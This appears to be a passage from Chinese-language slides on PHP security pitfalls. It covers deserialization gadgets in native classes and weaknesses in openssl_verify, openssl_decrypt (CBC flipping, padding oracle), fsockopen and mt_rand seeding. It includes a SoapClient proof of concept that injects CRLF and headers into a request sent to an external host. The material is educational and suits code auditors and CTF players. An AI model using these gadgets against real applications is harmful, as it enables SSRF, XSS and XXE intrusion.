string(13) "sql_runner.sh"
```

反序列化——原生类的利用

SoapClient::__call => SoapClient::__soapCall

- 第一个参数function_name为需要调用的SOAP函数；
- 第二个参数arguments是一个数组，包括localtion、uri，user_agent等参数

```php
<?php

$payload = "Payload at here";
$location = "http://socaclient.88qi8sws.xfkxfk.com/nfzy
$uri = urldecode('start%0A%0D'.$payload.'%0A%0Dend' );

$client = new SoapClient(
    null,
    array('location' => $location,'uri'=>$uri)
    );

$client->notexists();
?>
```

通过加载恶意地址导致XSS漏洞、通过缓存文件绕过open_basedir、通过加载远程DTD导致XXE漏洞

反序列化——原生类的利用

Exception::__toString

Example #1 Exception::__toString() example

XSS漏洞

```php
<?php
try {
    throw new Exception('Some error message');
} catch(Exception $e) {
    echo $e;
}
?>
```

The above example will output something similar to:

```
exception 'Exception' with message 'Some error message' in /home/bjori/tmp/ex.php:3
Stack trace:
#0 {main}
```

```
Exception::__toString
ErrorException::__toString
DOMException::__toString
LogicException::__toString
BadFunctionCallException::__toString
BadMethodCallException::__toString
DomainException::__toString
InvalidArgumentException::__toString
LengthException::__toString
OutOfRangeException::__toString
RuntimeException::__toString
OutOfBoundsException::__toString
OverflowException::__toString
RangeException::__toString
UnderflowException::__toString
UnexpectedValueException::__toString
ReflectionException::__toString
PharException::__toString
mysqli_sql_exception::__toString
PDOException::__toString
```

其他

其他

- Openssl_verify()

如果签名正确返回 1，签名错误返回 0，内部发生错误则返回-1 ，但是返回-1是在if条件里面返回true，导致绕过逻辑判断

- Openssl_decrypt()

如果使用cbc加密模式的话，在解密时可能导致CBC翻转攻击或者Padding Oracle Attack

- fsockopen()

Fsockopen的第一个参数hostname可以后可带入特殊字符，如127.0.0.1后可带入空格、%0a等

- 随机数mt_rand()

伪随机，mt_rand每次调用会判断是否已经播种，已经播种后则直接产生随机数，所以PHP在产生一系列的随机数时只进行一次播种，可以使用php_mt_rand工具进行爆破种子从而导致随机数序列被猜到。

- PHP wrappers

PHP Wrappers见如下链接《 Hacking with PHP wrappers 》

- 其他

如何发现

如何发现

- 漏洞挖掘
- 代码审计
- CTF挑战赛
- 阅读PHP源码
- Fuzzing
- 其他
- 细心 + 多动手

谢 谢！ Q&A